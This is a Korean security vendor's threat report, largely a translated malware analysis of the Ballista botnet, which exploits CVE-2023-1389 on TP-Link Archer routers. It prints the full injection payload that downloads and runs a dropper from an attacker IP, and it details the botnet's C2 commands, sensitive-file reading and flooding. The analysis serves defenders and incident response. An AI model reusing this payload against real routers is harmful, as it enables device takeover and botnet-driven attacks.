-
AI
- Agentic AI 플랫폼
- AI Security 플랫폼
Agentic AI 플랫폼‘ONE’으로 완성하는 자율 보안, 독보적인 기술력의 차세대 Agentic AI 라인업
AI Security 플랫폼국내 모바일 보안 시장점유율 1위, 1,000+ 고객사가 선택한 ‘TouchEn’으로 가장 확실한 AI 보안·인증 환경을 구축합니다.
-
Web3
- Web3·블록체인 플랫폼
Web3·블록체인 플랫폼국가 모바일 신분증을 구현한 ‘OmniOne’으로, FIDO와 블록체인 기반의 가장 안전하고 편리한 DID 플랫폼을 구축합니다.
-
Quantum
- Quantum 플랫폼
Quantum 플랫폼국정원 KCMVP 인증과 정부 시범사업으로 검증된 ‘Key#’, ‘TouchEn’으로, 양자 위협을 선제 차단하는 Quantum 보안 환경을 구축합니다.
-
서비스
- 화이트햇 서비스
- 가상융합·B2C 서비스
화이트햇 서비스국제 해킹방어 대회 DEFCON 우승으로 증명된 글로벌 최정예 화이트해커 기술로, 보안 취약점을 완벽 대응하는 컨설팅 서비스를 제공합니다.
가상융합·B2C 서비스AI·가상융합부터 편리한 인증서, 안심번호, 피싱예방까지 일상 속 모든 순간을 지키는 생활 보안·인증 서비스를 제공합니다.
-
도입 가이드
- 업종별 도입 가이드
-
인사이트
- 인사이트
-
투자정보
- 투자정보
- 회사소개












FAMILY SITE
KOR
- ENG
- JPN
인사이트
[라온 보안동향보고서] 2025년 2월 주요 보안 이슈


이번 보안동향보고서에서는 TP-Link 공유기를 노리는 Ballista IoT 봇넷, 악성코드 수집·유형별 변화와 보이스피싱 통계 및 모바일 보안 탐지 현황을 비롯해 주요 국내외 보안 동향을 살펴봅니다. 또한 모두투어 개인정보 유출과 제로트러스트·AI 보안 지원, 북한발 악성코드 이슈 등 주요 사례를 통해 변화하는 위협 양상과 주요 대응 포인트를 확인해보세요.
1.악성코드 현황
1-1. 악성코드 동향
Cato CTRL™ Threat Research: Ballista – New IoT Botnet
Targeting Thousands of TP-Link Archer Routers
1.Introduction
Cato CTRL은 1월 10일에 처음 확인했습니다. 몇 주 동안 초기 액세스 시도가 여러 번 감지되었으며, 가장 최근의 시도는 2월 17일에 이루어졌습니다. 초기 페이로드에는 멀웨어를 다운로드하는 멀웨어 드롭퍼(특히 bash 스크립트)가 포함되어 있습니다. 분석 과정에서, 봇넷이 Tor 도메인을 사용하여 더 은밀하게 변하는 것을 확인하였습니다.
일단 실행되면, 이 악성코드는 포트 82에 TLS 암호화된 명령 및 제어(C2) 채널을 설정합니다. 이 채널은 감염된 장치를 완전히 제어하는 데 사용됩니다. 이 채널을 통해 쉘 명령을 실행하여 추가적인 RCE 및 서비스 거부(DoS) 공격을 수행할 수 있습니다. 또한, 이 악성코드는 로컬 시스템의 민감한 파일을 읽으려고 시도합니다.

Cato CTRL은 IP 주소 위치(2.237.57[.]70)와 멀웨어 바이너리 내에 있는 이탈리아어 문자열을 근거로 이 캠페인이 이탈리아에 기반을 둔 위협 행위자와 관련이 있다고 중간 정도의 확신을 가지고 평가합니다. 이탈리아와 관련된 링크와 표적 TP-Link Archer 라우터 때문에, 이 봇넷을 고대 로마의 무기를 가리키는 “Ballista”라고 명명했습니다.
발리스타 봇넷은 미국, 호주, 중국, 멕시코의 제조, 의료/보건, 서비스, 기술 조직을 표적으로 삼았습니다. Censys 검색을 통해 인터넷에 연결된 취약한 장치가 6,000개 이상임을 확인했습니다. 봇넷이 여전히 활동 중이라고 생각합니다. 아래 분석은 멀웨어의 내부 작동 방식, C2 프로토콜, 탐지 기술, DoS 기능에 대해 설명합니다.
2.Technical OverviewA.Dropper Analysis

발리스타 봇넷은 초기 액세스 벡터의 일부로 CVE-2023-1389를 악용합니다. TP-Link Archer 공유기의 웹 관리 인터페이스에 있는 이 취약점(T1190)은 /cgi-bin/luci;stok=/locale 엔드포인트의 국가 형식에서 사용자 입력이 살균되지 않아 루트 권한으로 인증되지 않은 명령 실행(T1059.004)이 발생하기 때문에 발생합니다.이 봇넷은 악성 코드 바이너리를 다운로드하고 감염된 디바이스에서 실행을 담당하는 dropbpb.sh라는 평문 셸 드로퍼를 다운로드하고 실행하는 페이로드를 삽입하여 이 취약점을 악용합니다.드로퍼를 설치하는 데 사용되는 URL 디코딩 페이로드는 아래에서 확인할 수 있습니다:
$(echo 'cd /tmp || cd /var/run || cd /mnt || cd /root || cd / && dbp="dropbpb.sh"; while true; do r=$(curl http://2.237.57[.]70:81/dropbpb.sh 2>/dev/null || wget http://2.237.57[.]70:81/dropbpb.sh -O - 2>/dev/null); case "$r" in *"uvuvuvuuvuvuvu"*) echo "$r" > $dbp && chmod 777 $dbp && (sh $dbp &) || (./$dbp &); break;; esac; sleep 60; done' | sh &)

B.Malware Capabilities (High-Level)
기본 악성코드 실행 흐름은 다음과 같은 기능을 표시합니다:1.탐지를 피하기 위해 이전 자신의 인스턴스를 죽이고(T1057), 실행 시 디스크에서 자신을 제거합니다(T1070.004).2.시스템에서 수많은 구성 파일을 읽습니다(T1005, TA0007).3.포트 82에 암호화된 C2 채널을 설정하여(T1573, T1095) 이를 통해 추가 기능을 호출할 수 있습니다.
4.익스플로잇을 시도하여 인터넷의 다른 디바이스로 자동으로 확산됩니다. CVE-2023-1389(T1190, T1059.004)C2 서버로부터 특정 명령을 받으면 멀웨어는 추가 기능을 사용할 수도 있습니다:1.Run shell commands on the compromised device (T1059.004).2.Start a DoS/DDoS attack (T1499).
C.Malware Capabilities (Deep-Dive)
이 섹션에서는 위에서 언급한 멀웨어의 기능을 살펴보고, 이 멀웨어가 사용하는 다양한 모듈에 대해 자세히 설명하며, 각 모듈이 서로 다른 목표를 달성하는 데 어떻게 도움이 되는지 분석해 보겠습니다.

다양한 모듈을 처리하기 위해 이 멀웨어는 C2 서버에서 요청한 모듈을 보관하는 모듈 대기열을 유지합니다. 또한 백그라운드 스레드를 시작하여 대기열에서 새 모듈을 지속적으로 확인하고 새 스레드에서 트리거합니다.
다음 모델은 악성 코드가 작동하는 방식을 보여줍니다.
D.Main Thread
위의 그림에서 볼 수 있듯이 메인 스레드는 이전 멀웨어 인스턴스를 죽이고 디스크에서 해당 바이너리를 제거하는 것으로 시작합니다. 이 동작은 표준 출력에 반영됩니다.

어셈블리 코드를 자세히 살펴보면 실행 중인 프로세스를 나열하기 위해 여러 개의 ps 명령을 사용한 후 sys_kill syscall의 SIGTERM 신호를 사용하여 악성코드 바이너리와 관련된 프로세스를 죽이는 것을 확인할 수 있습니다.

디스크에서 멀웨어 파일을 제거하는 데 사용된 명령도 확인할 수 있습니다.
이러한 동작은 IoT 멀웨어에서 흔히 볼 수 있는데, 지문을 제거하고 노이즈를 줄이면 탐지를 피할 수 있기 때문입니다.
E.Reading Sensitive Files
악성 코드가 로컬 시스템에서 많은 민감한 파일을 읽으려는 시도가 관찰되었으며, 이는 악성 코드의 문자열과 시스템 호출에 반영되어 있습니다. 일부 파일에 액세스하는 모습 :
Config and environment related files, such as: /etc/hosts, /etc/resolv.conf, /etc/nsswitch.confUser and authentication related files and directories, such as: /etc/passwd, /etc/shadow, /etc/sudoers, /etc/pam.d/SSL related files: /etc/ssl/openssl.conf, /etc/security/limits.conf
이러한 파일의 특별한 용도는 확인되지 않았지만, 위협 행위자가 이 데이터를 유출, 환경 구성 수정을 통한 액세스 차단, 백도어 생성, 측면 이동 등 다양한 악의적 활동에 사용할 가능성이 있다는 점에 유의해야 합니다.
F.C2 Setup
이 단계가 완료되면 멀웨어는 운영 체제(OS) 아키텍처를 인쇄하고 C2 채널을 설정하기 시작합니다.


네트워크 트래픽을 분석한 결과, 이 C2 채널은 포트 82에서 멀웨어가 다운로드된 공격자가 제어하는 동일한 IP(2.237.57[.]70)로 연결되는 것으로 나타났습니다.

어셈블리 코드를 살펴보면 C2 설정을 위한 새 스레드를 시작하기 위해 pthread_create() 함수를 사용하는 것을 알 수 있습니다. 이 새 스레드에서 호출되는 함수를 분석하면 C2가 TLS(전송 계층 보안)를 통해 설정되었음을 알 수 있습니다. 핸드셰이크 후 전송되는 첫 번째 패킷에는 이 멀웨어의 고유한 침해 지표(IoC)인 hiimrealinfected 문자열이 포함되어 있습니다. 두 번째로 전송되는 패킷에는 클라이언트_정보_아키텍처 x86_64 문자열이 포함됩니다. 이 두 문자열은 기본적으로 클라이언트가 전송하는 유일한 데이터입니다.
G.Exploiter Module
동시에 인터넷을 통해 멀웨어를 유포하는 EXPLOITER 모듈이 대기열에 추가됩니다. 각 반복 전에 멀웨어는 탐지 회피를 위해 멀웨어에서 흔히 사용하는 동작인 sys_nanosleep 시스템 호출을 호출하여 5분 동안 중단합니다.EXPLOITER 모듈이 HTTP를 통해 포트 8080으로 전송하는 CVE-2023-1389의 익스플로잇 시도는 이 블로그 초반에 분석했던 것과 동일한 페이로드를 사용합니다.이 과정은 표준 출력에도 반영되어 있습니다.
HTTP 헤더, 채팅 메시지 또는 데이터베이스 로그:


이것으로 기본 악성코드 실행 흐름은 끝났지만, 어셈블리 코드를 추가로 분석한 결과 악성코드가 C2 채널에서 수신한 명령에서 발견된 키워드를 기반으로 특정 작업을 수행하는 것으로 나타났습니다. 새 모듈이 요청되면 멀웨어는 해당 모듈을 대기열에 추가합니다(위 그림에 표시된 FLOODER 모듈과 같이).
H.C2 Commands
C2 명령 구문 분석을 담당하는 함수를 살펴보면 다음과 같은 키워드를 확인할 수 있습니다:flooder: Keyword to start the FLOODER module.exploiter: Keyword to start the EXPLOITER module.start: Optional parameter to be used with the exploiter keyword to start the module. If absent, the KILLALL module is triggered instead.close: Keyword to stop the module triggering function.shell: Keyword to run a Linux shell command on the local system.killall: Keyword to start the KILLALL module.
여기서 가장 주목할 만한 두 가지 키워드는 다음 섹션에서 설명할 셸 모듈과 flooder모듈입니다.
I.shell 모듈

shell 키워드 뒤에는 sys_execve를 호출하기 위한 매개 변수로 사용되는 bash 명령이 올 것으로 예상됩니다. 이는 데이터 유출, 지속성, 측면 이동 등과 같은 다양한 익스플로잇 후 활동을 허용하는 기본적인 백도어 기능입니다.
J.Flooder Module
flooder 키워드 뒤에는 7개의 매개변수가 올 것으로 예상됩니다. 이러한 매개변수는 하나씩 인쇄된 다음 대기열에서 트리거된 후 flooder 모듈에 의해 처리됩니다.flooder 모듈을 분석하면 pthread_create 함수 호출을 사용하여 새 스레드가 루프에서 계속 호출되고 있음을 알 수 있습니다. 이 호출의 인수는 C2가 수신한 매개변수에서 계산됩니다.이 멀웨어는 여러 가지 flooder 공격 유형을 허용하는 모듈 방식으로 구축된 것으로 보이지만, 구현은 단 하나만 확인되었습니다. 이 공격은 C2 명령 매개변수에서 계산된 메모리 주소에서 발견되는 키워드 tcpgeneric에 의해 트리거 됩니다.flooder 키워드와 파라미터는 RAW 소켓을 통해 전송됩니다. 모듈의 데이터는 수신된 매개변수(암호화된)로부터 동적으로 계산됩니다. 따라서 더 이상 분석할 수 없습니다.
K.Attribution
cato CTRL은 발리스타 봇넷과 연결된 개별 위협 행위자를 확인했습니다. 이 위협 행위자는 이탈리아에 기반을 둔 것으로 평가됩니다. 이 평가는 IP 주소 위치(2.237.57[.]70)와 멀웨어 바이너리 내에서 발견된 이탈리아어 문자열을 기반으로 중간 정도의 신뢰도를 가지고 이루어졌습니다.
이 글을 쓰는 현재, 이 IP는 더 이상 응답하지 않으며 하드코딩된 IP 대신 Tor 도메인을 사용하는 새로운 변종 멀웨어 드롭퍼가 GitHub에서 발견되었습니다. 이는 위협 행위자가 캠페인의 정교함 수준을 높이고 있음을 시사합니다. 이 멀웨어 샘플은 다른 봇넷과 유사점을 공유하지만, Mirai 및 Mozi와 같이 널리 사용되는 봇넷과는 여전히 구별됩니다.
L.Conclusion
